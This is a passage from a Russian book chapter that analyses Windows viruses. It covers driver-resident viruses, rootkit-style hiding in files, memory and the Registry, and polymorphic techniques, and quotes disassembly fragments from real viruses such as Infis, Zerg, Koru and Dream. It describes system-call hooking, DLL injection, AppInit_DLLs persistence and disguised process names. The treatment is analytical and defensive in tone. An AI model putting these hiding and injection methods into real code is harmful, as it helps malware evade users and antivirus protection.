Таким образом, заражение SYS-драйверов тривиально (это делает, например, вирус **Win32.Kick**). Иное дело – «жизнь» вируса по правилам драйверов Windows NT. Надо признать, что эта проблема не всегда оказывалась вирусописателям по зубам. Давайте рассмотрим два претендента на роль файлового вируса-драйвера.

Вирус **Win32.RemEx** (он же **RemExp** и **«Remote Explorer»**), который в свое время был объявлен «первым настоящим вирусом для

Windows NT», существует в виде файла «IE403R.SYS», расположенного в каталоге «C:\WinNT\SYSTEM32\Drivers» и зарегистрированного в ветви Реестра «HKLM\System\CurrentControlSet\Services\Remote Explorer». Размер вируса – около 125 Кб, поскольку он написан на Си. Специалисты антивирусной компании Network Associates подсчитали, что это соответствует примерно 50 000 строк исходного кода и 200 человеко-дней работы. Впрочем, их коллеги из Лаборатории Касперского вполне справедливо заметили, что на самом деле вирус на 90% состоит из стандартных библиотек Visual C/C++ и общедоступной библиотеки GZIP. Собственной программистской работы в нем лишь десятая часть. Воистину, «не так страшен черт, как его малюют».

Как бы то ни было, но, дизассемблировав программу, можно сколь угодно долго искать в ее многомегабайтном листинге вызовы функций «IoCreateDevice» и «IoCreateSymbolicLink». Их там просто нет! Решение загадки обнаруживается в следующем фрагменте:

```
00404485 mov  eax, dword_41DD14                    ; Адрес имени сервиса
...
00404492 mov  [ebp+ServiceStartTable.lpServiceName], eax
00404495 lea  eax, [ebp+ServiceStartTable]         ; Адрес таблицы сервисов
00404498 mov  [ebp+ServiceStartTable.lpServiceProc], offset loc_4044AE
0040449F push eax
004044A0 call ds:StartServiceCtrlDispatcherA       ; Создание главного потока
```

Оказывается, **Win32.RemEx** – это не драйвер, а всего лишь так называемый *сервис* (или *служба*) Windows NT. Сервисы представляют собой программы 3-го кольца защиты, работающие в фоновом режиме. Единственное преимущество вирусов-сервисов заключается в том, что они стартуют раньше некоторых компонентов операционной системы и, возможно, антивирусов-мониторов. А в остальном это обычные программы. Вирус **Win32.RemEx** даже цели для заражения ищет «по-деревенски»: в бесконечном цикле при помощи «FindFirstFileW» и «FindNextFileW». Какое разочарование!

Вирус **Win32.Infis.4608** – еще один широко разрекламированный претендент на роль файлового вируса-драйвера для Windows NT. Он помещает свой файл в каталог «C:\WinNT\SYSTEM32» и регистрируется в ветви Реестра «HKLM\System\CurrentControlSet\Services\Inf». Но и этот вирус не является полноценным драйвером. Вот листинг ключевого фрагмента:

```
lea     eax, dword_11121                   ; Адрес буфера
sidt    qword ptr [eax]                    ; Выгрузить в буфер регистр IDTR
```

```
mov     eax, [eax+2]                    ;
lea     edx, [eax+170h]                 ; Перейти на дескриптор прерывания 2Eh
mov     eax, [edx+4]                    ;
mov     ax, [edx]                       ;
lea     ecx, loc_113A7+1                ; Ссылка на адресную часть команды JMP
mov     [ecx], eax                      ; Адрес старого обработчика INT 2Eh
lea     ecx, [edx+5A0h]                 ; Перейти на дескриптор прерывания 0E2h
mov     [ecx], ax                       ;
shr     eax, 10h                        ;
mov     [ecx+6], ax                     ;
lea     eax, loc_1115A                  ; Адрес нового обработчика прерывания 2Eh
mov     [edx], ax                       ;
shr     eax, 10h                        ;
mov     [edx+6],ax                      ;
```

Итак, вирус, работая в защищенном режиме, подменяет в таблице IDTR дескриптор, соответствующий прерыванию 2Eh. Старый дескриптор переносится в позицию, соответствующую прерыванию 0E2h. Для обращения к компонентам операционной системы, работающим в 0-м кольце защиты, вирус будет пользоваться не INT 2Eh, а INT 0E2h. Любой же «нормальный» системный вызов, выполненный какой-нибудь прикладной программой, будет обработан процедурой, принадлежащей вирусу. Вот этот новый обработчик, реагирующий только на попытку открытия файлов:

```
        ; Новый обработчик прерывания INT 02Eh
loc_1115A:
        cmp     eax, 64h            ; Это код NtOpenFile ?
        jnz     loc_113A7  ; Нет - на стандартный обработчик
        pusha                       ;
        push    fs                  ;
        ;
        ; Здесь пропущенный фрагмент заражения программ
        ;
        ...

        pop     fs                  ;
        popa                        ;
loc_113A7:
        db       0EAh               ; Код команды JMP
        dw       ?                  ; Адресная...
        dw       ?                  ; ...часть
```

Таким образом, вирус **Win32.Infis.4608** даже не пытается встроиться в файловую систему и вести себя как «настоящий» драйвер-фильтр. Возможности защищенного режима он использует едва-едва на 1%.

Кстати, у вдумчивого читателя может возникнуть вопрос: почему операционная система запускает вирус-службу (**Win32.RemEx**) в 3-м кольце защиты, а вирус-драйвер (**Win32.Infis.4608**) – в 0-м? Конечно же, дело не в имени файла и даже не в структуре программного кода. Различие кроется в параметрах запуска, определенных в Реестре. Рассмотрим их на примере вируса **Win23.RemEx**:

```
; Ветвь HKLM\SYSTEM\CurrentContrilSet\Services\Remote Explorer
ErrorControl=1
ImagePath=%SystemRoot%\system32\drivers\ie403r.sys
ObjectName=LocalSystem
Start=2
Type=0x30
```

Параметр «ErrorControl» описывает способ обработки ошибок загрузки:

- 0 – игнорировать;
- 1 – выдать сообщение и продолжить загрузку;
- 2 и 3 – различные варианты использования последней удачной конфигурации системы.

Параметр «Start» определяет способ запуска программы:

- 0 – запускать ядром как часть стека драйверов;
- 1 – запускать в процессе инициализации ядра;
- 2 – определять способ запуска автоматически по типу;
- 3 – загрузить в память, но не запускать.

Битовый параметр «Type» определяет тип запускаемой программы:

- 1 – драйвер устройства, работающий в 0-м кольце защиты;
- 2 – драйвер файловой системы, работающий в 0-м кольце защиты;
- 4 – набор аргументов для адаптера;
- 10h – сервис 3-го кольца защиты;
- 20h – сервис, разделяющий свой процесс с другими сервисами.

Остальные параметры дополнительных пояснений не требуют.

К 2006–2007 гг., наконец, появились вирусы-драйверы, встраивающиеся в файловую систему Windows NT. Самый известный из них – это **Win32.Rustock.C**. Он многократно зашифрован сложными алгоритмами и содержит огромное количество «трюков», затрудняющих его исследование[1]. Вирусологи из разных компаний даже устраивали неофициальное соревнование – кто первым разберется в тонкостях работы вируса. Победила команда антивируса DrWeb.

---

[1] Подробное описание технологий этого не совсем даже вируса, а, скорей, «троянца», заняло бы в нашей книге слишком много места.

А WDM-вирусов (на момент написания этих строк) просто не существует. И слава Богу!

4.3.9. «Невидимость» Windows-вирусов

Windows – гораздо более объемная и сложная операционная система, чем MS-DOS, и возможностей для сокрытия своего присутствия в системе у вируса очень много.

Более того, «обман покупателей» – способ существования самой Windows. В мире этой операционки все эфемерно и зыбко, никому и ничему нельзя верить. Прикладные программы загружаются в «кажущуюся» память и взаимодействуют с «кажущимися» устройствами. При помощи пакетов типа VMWare и Virtual PC, работающих под Windows, можно построить «кажущийся» компьютер, отформатировать «кажущийся» винчестер и инсталлировать на него вполне работоспособный, но даже не догадывающийся о своей виртуальности экземпляр операционной системы. Забавно было бы ознакомиться с философскими рассуждениями разумной программы, «живущей» в таком виртуальном компьютере, о том, что первично – материя или сознание.

Но довольно лирики. Перейдем к делу и поговорим, для начала, о терминологии. Как это ни странно, но она изменилась. Хотя чего же тут странного? Мы же привыкли, что буквально на наших глазах «контора» превратилась в «офис», «мультипликация» в «анимацию», «лоскутное шитье» в «пэтчворк», а «пьянка с коллегами по работе» в «корпоратив». Примерно то же самое произошло и со «stealth-технологиями», знакомыми нам по DOS-вирусам (**Frodo.4096** и прочим). На рубеже веков на смену вирусописателям 90-х годов пришло новое поколение, обладающее более широким кругозором и знакомое с другими программными платформами (прежде всего с UNIX-подобными операционными системами), но не знакомое с разработками своих предшественников. Для обозначения технологий, призванных скрывать на компьютере активность вредоносных программ, они привлекли новый термин – *«rootkit-технологии»*. Изначально словом «rootkit» хакеры, специализирующиеся на UNIX-системах, называли утилиты, предназначенные для заметания следов произведенного взлома, – их обычно держали в корневом каталоге диска, то есть в root-каталоге, а для их использования пытались получить привилегии суперпользователя, то есть root-привилегии. Термин хотя и несколько изменил свое значение, но в мире Windows прижился. Так что имейте в виду: «stealth»

и «rootkit» в контексте нашей книги – это «близнецы-братья», синонимы.

Впрочем, отличия все-таки есть. Если «stealth»-технологии интересовали преимущественно хакеров и вирусописателей, то сейчас разработки новых «rootkit»'ов не чураются даже весьма респектабельные программистские коллективы, которые занимаются (или только утверждают, что занимаются) исследованиями в сфере компьютерной безопасности. Например, юная, симпатичная и не менее умная программистка Джоанна Рутковска из Invisible Things Labs разработала и обнародовала ряд высокосложных руткитов (**Blue Pill** и др.). А весной 2006 г. специалисты из университета штата Мичиган оповестили мир о возможности создания виртуальной машины – **SubVirt**, которая работает аналогично VMWare, но захватывает скрытый контроль над операционной системой не после, а до ее установки. Некоторые их идеи (прежде всего запуск rootkit-программы из загрузочного сектора) реализованы в таких вредоносных разработках, как **Backdoor.Win32.Sinowal**.

Итак, что же должны скрывать Windows-вирусы от бдительных пользователей и смертоносных антивирусов?

4.3.9.1. Маскировка присутствия в файле

Прежде всего вирусы должны скрывать фрагменты файлов, содержащие вирусный код. Если же вирус не внедряется в какую-нибудь другую программу, а представляет собой отдельный автономный файл, то весь такой файл целиком или, возможно, даже каталог, содержащий такой файл.

В роли «неприятелей» для вирусов выступают прикладные программы, позволяющие просматривать содержимое каталогов и внутренности файлов, например Проводник или какой-нибудь файловый менеджер типа FAR Manager. Программы, просматривающие содержимое каталогов, обычно используют стандартные функции «FindFirstFile» и «FindNextFile» из «KERNEL32.DLL». Внутрь файла они «заглядывают» тоже бесхитростно, открывая файлы при помощи «CreateFile» и читая их содержимое при помощи «ReadFile». Мы уже знаем, что выполнение любой файловой операции в Windows сводится к длинной цепочке вызовов различных компонентов операционной системы, лежащих на разных «слоях» и «уровнях». Вирус может встроиться в эту цепочку в любом месте и исказить результаты файловой операции так, чтобы прикладная программа (или примитивный антивирус, работающий в 3-м кольце защиты) «не увидела»

его. Рассмотрим несколько типичных примеров того, как Windows-вирусы делают это.

Частично «скрываться» умел даже **Win32.Cabanas** – исторически первый вирус, научившийся жить и в Windows 9X, и в Windows NT. Являясь «полурезидентным», этот вирус был очень «прожорливым» – после своей активации он довольно быстро заражал десятки и сотни программ на жестком диске. Вирус заменял в таблице импорта зараженной программы адреса многих системных вызовов («CreateFile», «CreateProcess», «CopyFile», «MoveFile», «FindFirstFile», «FindNextFile» и прочие) так, чтобы они указывали на его процедуры. Таким образом, если зараженной оказывалась программа «EXPLORER.EXE» (а она заражалась обычно одной из первых), то любая операция, выполненная при помощи Проводника (создание и открытие файлов, поиск файлов в каталогах, запуск программ и т. п.), оказывалась под контролем вируса. Модифицируя результаты работы API-функций «FindFirstFile» и «FindNextFile», вирус **Win32.Cabanas** уменьшал длину зараженных файлов. Делалось это примерно так:

1) получив управление вместо одной из этих функций, вирус первым делом вызывал их оригиналы;
2) приняв от оригинальных функций структуру памяти, заполненную сведениями о найденном файле, вирус извлекал из нее имя файла;
3) если файл оказывался уже инфицированным (а таковыми считались PE-файлы с длиной, кратной 65h), то вирус модифицировал в структуре памяти поле, соответствующее длине файла;
4) управление возвращалось вызывающей программе.

Эффект «невидимости» мог быть многократно усилен, если бы вирусы, подобные **Win32.Cabanas**, заражали «KERNEL32.DLL» и брали на себя обработку основных файловых операций: удаляли вирус из файла в момент его открытия и вновь заражали его (файл) при выполнении «CloseHandle». По крайней мере, по отдельности все эти операции вирусописателями были хорошо изучены, да и теоретически возможность такого «стелсирования» ими тоже активно обсуждалась, но... Но вируса, который поступал бы таким образом, так и не появилось ни в «дикой природе», ни в коллекциях вирусологов. Вот вам очередное подтверждение тезиса, что Windows – настолько огромная и труднообозримая система, что далеко не все ее уголки освоены даже «вездесущими» хакерами и вирусописателями.

Зато довольно активно вирусописателями разрабатывалась идея «невидимости» вирусов, встраивавшихся в файловую систему Win-

dows 9X. Примерами могут служить вирусы **Win9X.Zerg.3849**, **Win9X.Filth.1030**, **Win9X.Chimera.1542**, **Win9X.Smash.10262**, **Win9X.HPS.5124** и прочие. Наиболее «продвинутым» является первый из них, вот его и рассмотрим. Вирус для получения привилегий 0-го кольца защиты и встраивания в файловую систему использует набор приемов, известный нам по **Win9X.CIH**. Вирусный обработчик файловых операций выглядит следующим образом:

```
00401340: pushfd
00401341: pushad
...
0040134C: cmp     al,00B ; Это закрытие файла?
0040134E: je      0004016B4
00401354: cmp     al,02C ; Это поиск 1-го файла?
00401356: je      000401522
0040135C: cmp     al,002 ; Это поиск следующего?
0040135E: je      000401522
00401364: cmp     al,000 ; Это чтение файла?
00401366: je      000401607
0040136C: cmp     al,001 ; Это запись в файл?
0040136E: je      000401C8
00401370: cmp     al,024 ; Это открытие файла?
00401372: je      00040159A
00401378: cmp     al,026 ;
0040137A: je      000401487
00401380: cmp     al,00A ; Это перемещение в файле?
00401382: je      000401420
00401388: cmp     al,011 ;
0040138A: je      0004013E8
...
00401391: popad
00401392: popfd
00401393: call 0004013A3 ; На оригинальный обработчик
```

Анализируя этот фрагмент, можно заключить, что вирус самостоятельно обрабатывает большое количество файловых операций. Это ему нужно для того, чтобы не позволить прикладным программам 3-го кольца защиты обнаружить посторонние «новообразования» в зараженных файлах.

А вот файловых вирусов (не троянских программ и не червей!) для Windows NT, поступающих подобным образом, видимо, нет. Ситуацию с NT-вирусами, пытающимися работать в 0-м кольце защиты, мы уже обсудили несколькими страницами ранее.

4.3.9.2. Маскировка присутствия в памяти

Иногда в целях обеспечения «невидимости» выполняется попытка скрыть в памяти компьютера вычислительные процессы, соответст-

вующие работающим вирусам. Такое «поведение» не очень характерно для файловых вирусов, но широко используется в сетевых вирусах и червях. Тем не менее тему «невидимости» вирусов в памяти все же целесообразно рассмотреть в этой же главе.

В первую очередь вирусы стараются спрятаться от пользователя. Если не предпринимать никаких маскирующих мер, то пользователь сможет увидеть вредоносный вычислительный процесс при помощи «трех пальцев» – то есть нажав одновременно клавиши **Ctrl+Alt+Del**. При этом на экране появится меню со списком активных процессов, позволяющее пользователю выбрать и «убить» любой из них (ну или «почти любой»).




Рис. 4.14 ❖ Менеджеры процессов – TASKMAN и TASKMGR: а) TASKMAN в Windows 9X; б) TASKMGR в Windows NT

В Windows 9X за эту операцию отвечает системная программа «TASKMAN.EXE», а в Windows NT – «TASKMGR.EXE». Интересно, что в списке задач, полученном при помощи «TASKMAN», сама эта программа отсутствует. Дело в том, что в Windows 9X (но не в Windows NT!) можно программно расклассифицировать все запущенные задачи на «обычные» и «системные», причем «TASKMAN» показывает только задачи первой группы. Соответствующий признак присваивается процессу при помощи недокументированной сервисной функции «RegisterServiceProcess», обитающей в «KERNEL32.DLL». Если программа выполняет данную функцию, передав ей в качестве параметра значение 1, то процесс этой программы исчезает из списка. Но «покупается» на этот наивный трюк только пользователь, применяющий в Windows 9X программу «TASKMAN». Любой другой метод просмотра списка выполняющихся задач так просто обмануть себя не позволит.

Что же это за методы? Они основаны на непосредственном использовании сервисных функций операционной системы. В сети Интернет можно найти немало материалов, раскрывающих подробности поиска в памяти различных объектов. Если резюмировать всю информацию, содержащуюся в этих материалах, то главный вывод будет таков: универсального способа, пригодного для поиска выполняющихся процессов, не существует.

В какой-то мере на «универсальность» может претендовать способ, основанный на перечислении всех присутствующих на экране окон (в том числе и свернутых) при помощи функции «EnumWindows» из «USER32.DLL». Действительно, он одинаково работает практически во всех современных версиях Windows, но делает это одинаково ненадежно – ведь многие выполняющиеся программы, и прежде всего как раз вирусы, просто не имеют связанных с ними окон. Так что этот способ, рассмотренный в контексте нашей книги, следует признать неудовлетворительным.

Но у него немало альтернатив. Для всех версий Windows 9X и некоторых версий группы Windows NT пригоден способ, основанный на работе функций «CreateToolhelp32Snapshot», «Process32First» и «Process32Next». Для всех версий Windows NT с успехом может быть применен способ, использующий функцию «ZwQuerySystemInformation», которая живет в библиотеке «NTDLL.DLL». Все современные версии Windows, кроме Windows 95 и Windows NT 4.0 (если в ней не установлены «сервиспаки»), позволяют перечислять процессы при помощи функции «EnumProcesses», живущей в «PSAPI.DLL». Наконец, для версий «ветви» Windows NT актуальны еще два способа:

- использующий «счетчики производительности» и функции «PdhOpenQuery», «PdhAddCounter», «PdhCollectQueryData», «PdhGetRawCounterArray» и «PdhCloseQuery», расположенные в библиотеке «PDH.DLL»;
- использующий механизм «Windows Management Instrumentation» и группу функций, связанных с созданием и применением объектов «Web-Based Enterprise Management».

Любые программы, использующие эти способы, – будь то антивирус или файловый менеджер FAR – потенциально опасны для вирусов, так как позволяют не только «увидеть» вирусный процесс и просмотреть содержимое его адресного пространства, но даже и «убить» его. Поэтому вирусы вынуждены скрываться.

Первый подход, используемый вирусами, рассчитан на обычный обман пользователя. Вот скажете, сможете ли вы «навскидку» определить, вредоносен или нет процесс с именем «SYSMON32.EXE»? Если вы попытаетесь составить свое мнение об этом процессе по «SYS-» и по «-32», то рискуете очень сильно ошибиться, ведь на самом деле это вирус **Win32.Aidid**. Более или менее опытный пользователь обычно наизусть помнит перечень процессов, характерных для «здоровой» системы:

- atsvc – в Windows NT служба планирования пользовательских задач;
- clipsrv – в Windows NT заведует «буфером обмена» через DDE;
- csrss – в Windows NT поддерживает работу по технологии «клиент–сервер»;
- explorer – в Windows NT и 9X процесс программы «Проводник»;
- internat – в Windows NT и 9X индикатор и переключатель языка клавиатуры;
- kernel32.dll – в Windows 9X эта библиотека видна как процесс;
- llssrv – в Windows NT следит за соблюдением лицензий;
- lmrepl – в Windows NT поддерживает репликацию файлов;
- loadwc – в Windows NT поддерживает работу с Internet Explorer;
- locator – в Windows NT (точнее, начиная с версии 2000) локатор удаленного вызова процедур;
- lsass – в Windows NT носитель важных служб сетевого назначения, таких как «Net Logon» («Аутентификация удаленных пользователей»);
- mmtask.tsk – в Windows 9X процесс поддержки мультимедийных задач;

- mprexe – в Windows 9X стандартный системный роутер;
- msgsrv32 – в Windows 9X сервер поддержки системных сообщений;
- nddeagnt – в Windows NT обеспечивает работу DDE (обмен данными между приложениями);
- netdde – в Windows NT обеспечивает работу DDE (обмен данными между приложениями);
- ntvdm – в Windows NT поддерживает работу приложений MS-DOS и Windows 3.X;
- pstores – в Windows NT обеспечивает защиту уязвимых данных, таких как ключи шифрования данных, пароли и т. п.;
- rpcss – в Windows NT служба поддержки вызова и выполнения удаленных процедур, поддерживающая технологию DCOM;
- services – в Windows NT носитель множества важных системных служб сетевого и общего назначения, таких как «Computer Browser» («Просмотрщик компьютеров в сетевом окружении»), «Event Log» («Обслуживание системных журналов»), «Plug and Play» («Настройщик подключаемых устройств») и т. п.;
- smss – в Windows NT поддерживает сеансы работы пользователя;
- spoolss – в Windows NT служба поддержки печати;
- spool32 – в Windows 9X служба поддержки печати;
- svchost – в Windows NT (точнее, начиная с версии 2000) носитель множества важных системных служб сетевого и общего назначения, таких как поддержка DCOM и COM+, автоматическое обновление системы, брандмауэр (файрволл) интернет-соединений, диспетчер логических дисков, диспетчер удаленных подключений и прочее;
- system – в Windows NT процесс обслуживания кэшей, виртуальной памяти и т. п.;
- systray – в Windows NT и 9X приложение панели задач;
- tapisrv – в Windows NT поддерживает работу с некоторыми устройствами;
- taskmgr – в Windows NT диспетчер задач;
- taskmon – в Windows 9X диспетчер задач;
- ups – в Windows NT служба поддержки источника бесперебойного питания;
- winlogon – в Windows NT поддерживает регистрацию пользователей в системе;

- winmgmt – в Windows NT (точнее, начиная с версии 2000) поддерживает работу MMC;
- winoa386.mod – в Windows 9X процесс поддержки работы консольных программ.

Конечно, этот список неполон, ведь ряд процессов запускаются не автоматически (например, alg – служба шлюзов уровня приложений), а ряд процессов появляются вместе с установленными внешними приложениями (например, osa и findfast – вместе с MS Office 97, ddhelp вместе с DirectX, а ptsnoop – вместе с драйверами некоторых модемов). Кроме того, не все эти процессы нужны, и в тщательно «вылизанной» системе их обычно остается в памяти не больше дюжины. Тем не менее при определенном опыте администрирования операционной системы, а особенно в случае, когда все нужные процессы после завершения установки «здоровой» системы выписаны на бумажечку, «чужака» обычно видно сразу. Но вирус и тут имеет шансы «отвести глаза» пользователю. Типичный прием: стартовать из файла со вполне «правильным» именем – например, некоторые вирусы очень любят жить в «C:\svchost.exe» или «C:\WinNT\svchost.exe». Как распознать крамолу? А очень просто: правильное «местожительство» этого файла – каталог «C:\WinNT\SYSTEM32», и, кроме того, в «Windows 9X» и «Windows NT 4.0» такого процесса просто не бывает. Другой, не менее типичный и не менее наивный прием: чуть-чуть изменить имя процесса так, чтобы невнимательный пользователь не увидел разницы – «svch0st» (с «ноликом») вместо «svchost» (с буквой «о»), «1sass» (с «единичкой») вместо «lsass» (с буквой «l») и т. п. Таким образом, в большинстве случаев «врага» обычно удается увидеть невооруженным глазом и уничтожить голыми руками, но лучше все-таки поручить эту работу антивирусу, который «залезет» внутрь подозрительного процесса и поставит во фразе «казнить нельзя помиловать» запятую в нужном месте.

Второй подход, используемый вирусами для маскировки в памяти: они тем или иным способом встраиваются в цепочку драйверов и системных библиотек и «вытирают» в используемых ими структурах данных информацию о своем присутствии. В Windows NT для этой цели обычно перехватываются функции «ZwQuerySystemInformation» и «NtQuerySystemInformation»[1], так как они расположены «ближе всех» к системным таблицам операционной системы и все остальные сервисные функции для получения списка

[1] Первая из них – «обертка» для второй.

процессов сами обращаются к ним. В Windows 9X вряд ли можно придумать что-нибудь более эффективное, чем перехват «Process32First» и «Process32Next». Примером использования подобных технологий может служить сетевой «червяк» **Net-Worm.Win32.Padobot.z**. Вот перечень перехватываемых (и, соответственно, контролируемых) им системных сервисов:

- в «KERNEL32.DLL» – «FindNextFileW», «Process32Next»;
- в «NTDLL.DLL» – «NtQuerySystemInformation», «RtlGetNativeSystemInformation», «ZwQuerySystemInformation»;
- в «ADWAPI32.DLL» – «RegEnumKeyA», «RegEnumKeyExA», «RegEnumKeyW», «RegEnumKeyExW», «RegEnumValueA», «RegEnumValueW».

Впечатляет списочек, да? Впрочем, это сетевой червь, а вот файловых вирусов, применяющих подобные трюки, вроде бы не существует, и это тоже замечательно!

Наконец, нельзя не упомянуть несколько очень красивых технологий маскировки, основанных на прикреплении вирусного вычислительного процесса к другому выполняющемуся процессу. Работают эти технологии только в Windows NT.

В простейшем случае вирус просто прописывает ссылку на свою DLL-библиотеку в ключе «HKLM\Software\Microsoft\WindowsNT\CurrentVersion\Windows\AppInit_DLLs», и после перезагрузки эта библиотека попадет в адресные пространства всех процессов. В ходе загрузки любой динамической библиотеки один раз срабатывает инициализирующая ее стартовая функция «DLLMain», следовательно, вирус может получить управление, просканировать свое «новое» адресное пространство, внедрить свой код в другие библиотеки и т. п.

Более продвинутым является метод, использующий возможности сервисной функции «CreateRemoteThread», которая живет в «KERNEL32.DLL» всех версий Windows. Впрочем, в Windows 9X она просто «живет» (в виде «пустышки»), а в Windows NT еще при этом и «работает». Так вот, стартовав в Windows NT, вирус может открыть «чужой» процесс (например, «EXPLORER.EXE») при помощи системного вызова «OpenProcess» и «впрыснуть» в него капельку своего кода при помощи «CreateRemoteThread» – эта технология так и называется: «DLL-инъекция». То есть код вредоносной программы становится частью иного, например системного, процесса и, разумеется, ни в одном из списков не виден в качестве отдельной задачи.

Проиллюстрировать использование подобных технологий на примере какого-нибудь файлового вируса невозможно. Рассмотренные

приемы входят в арсенал только «червяков» и «троянов», речь о которых пойдет дальше.

4.3.9.3. Маскировка ключей Реестра

Ключи Реестра, используемые вирусом для регистрации в системе, тоже нуждаются в сокрытии. Перехватив тем или иным способом системные функции «RegEnumKey», «RegEnumKeyEx», «RegEnumValue», расположенные в «ADWAPI32.DLL», вирус может исказить возвращаемую ими информацию и, таким образом, дезинформировать излишне любознательного пользователя, вооруженного стандартной системной утилитой «REGEDIT». За примерами далеко ходить не приходится: все тот же **Net-Worm.Win32.Padobot.z**.

4.3.10. Полиморфные вирусы в Windows

Одним из мифов, активно продвигавшихся в пользовательские массы разработчиками операционной системы Windows 95, был миф о невозможности существования в этой среде самомодифицирующихся программ. В самом деле, исполняемый код PE-программ после загрузки в память попадает в отдельную секцию, для которой сброшен бит разрешения записи. Попытка выполнить модификацию этого фрагмента памяти будет мгновенно пресечена процессором путем генерации исключения 0Dh.

Разумеется, закрытый турникет в метро предназначен только для законопослушных «граждан». Остальные же могут обойти его сбоку, предъявив контролерше «красные корочки». Еще турникет можно перепрыгнуть. Наконец, имея подходящую комплекцию, можно просто протиснуться между хромированными прутьями.

Для того же, чтобы перебраться через виртуальные «турникеты», устроенные операционной системой Windows, достаточно установить в единицу бит разрешения записи в кодовой секции зараженной программы, – для «дроппера» (программы, из которой стартует первое поколение вируса) это можно сделать при помощи утилиты типа «PEWRSEC», а для заражаемых программ это будет делать сам вирус. Вот, например, таблица секций для файла, зараженного вирусом **Win32.Rainsong.3891** (см. табл. 4.11). Обратите внимание на последнюю секцию, в которой по задумке программистов фирмы Microsoft должны были храниться перемещаемые ссылки, а вовсе не исполняемый код, к тому же доступный для записи!

Таблица 4.11. Таблица секций в программе, зараженной вирусом Rainsong

Name	VirtSize	RVA	PhysSize	Offset	Flags
1 .text	3E9C	1000	4000	1000	60000020 r.ec.....
2 .data	84C	5000	1000	5000	C0000040 rw...d...
3 .idata	DE8	6000	1000	6000	40000040 r....d...
3 .rsrc	6000	7000	6000	7000	40000040 r....d...
4 .reloc	3000	D000	2000	D000	**E2000060 rwec.d...**

Другой способ преодоления «турникета» заключается в копировании тела вируса в стек, ведь для этого региона программной памяти в операционных системах Windows 9X и Windows NT (кроме вроде бы Windows Vista и 7) разрешены как чтение, так и запись, а еще исполнение находящегося там кода.

Ну и на закуску – открытие собственного процесса средствами «OpenProcess» (с параметром PROCESS_ALL_ACCESS) и запись в него при помощи «WriteProcessMemory».

Таким образом, запись в кодовые секции программ все-таки возможна. И, значит, самомодифицирующиеся программы (читай – «полиморфные» и «зашифрованные» вирусы) в Windows 9X/NT существовать могут. Действительно, они есть, и их много – по крайней мере, несколько сотен. И все они очень разные.

Например, вирус **Win32.Koru** демонстрирует довольно примитивную технику полиморфизма, использующую разбавление собственных команд «мусором».

```
; Вирус Win32.Koru
E800000000              call    $+5             ; Значимая команда
33F9                    xor     edi,ecx
33F9                    xor     edi,ecx
F5                      cmc
33F9                    xor     edi,ecx
5F                      pop     edi             ; Значимая команда
F5                      cmc
F8                      clc
47                      inc     edi
47                      inc     edi
D6                      setalc
D6                      setalc
F9                      stc
4F                      dec     edi
4F                      dec     edi
81C7C3000000            add     edi,0000000C3   ; Значимая команда
F9                      stc
F9                      stc
```

```
B9D4030000              mov     ecx,Crypted         ; Значимая команда
F9                      stc
                LoopC:
D6                      setalc
81748FFC1F740300        xor     [edi+ecx],0000374   ; Значимая команда
D6                      setalc
D6                      setalc
49                      dec     ecx                 ; Значимая команда
D6                      setalc
90                      nop
90                      nop
0BC9                    or      ecx,ecx             ; Значимая команда
0F85D3FFFFFF            jne     LoopC               ; Значимая команда
```

А вирус **Win32.Dream.4916** – пример так называемой полиморфной «push»-технологии. Все тело вируса, размещенное в зараженном файле, представляет собой несколько тысяч команд «PUSH», помещающих в стек «настоящий» исполняемый код вируса. Чтобы создать эффект полиморфности, заполнение стека осуществляется как 16-битовыми, так и 32-битовыми командами «PUSH», и, кроме того, в случайные места вируса вставляются пары команд «PUSH/POP», не изменяющие состояния стека. В конце вирусного тела размещается команда «JMP ESP», передающая управление на вирусный код, – именно поэтому в листинге приводится конец вируса, а не его начало.

```
; Вирус Win32.Dream.4916
...
66682E03 push    0032E
6668808D push    0BD80
68AE010000       push    0000001AE
666800E8 push    0E800
68E8870100       push    0000187E8
686EC23C4F       push    04F3CC26E          ; Этот мусор...
5E               pop     esi                ; ...в стек не попадет
66680000         push    00000
681DE81C01       push    0011CE81D
68000000E8       push    0E8000000
6668E833         push    033E8
6810000050       push    050000010
680000050C       push    0CC050000
6889856B05       push    0056B8589
6800E00000       push    00000E000
6813000020       push    020000013
6888842454       push    054248488
685D83ED06       push    006ED8350
6800000000       push    000000000
666802C7         push    0C702              ; Этот мусор...
665A             pop     dx                 ; ... в стек не попадет
666860E8         push    0E860
FFE4             jmp     esp
```

Другим примером применения «push»-технологии может служить вирус **Win32.Aris**, только в нем константы, помещаемые в стек, генерируются несколькими случайными регистровыми командами («ADD»/«SUB»/«XOR» и т. п.):

```
; Вирус Win32.Aris
...
BA78778A01          mov     edx,0018A7778
81C2D341798E        add     edx,08E7941D3
52                  push    edx
B81CF98D5B          mov     eax,05B8DF91C
2DE3FC08A3          sub     eax,0A308FCE3
50                  push    eax
...
```

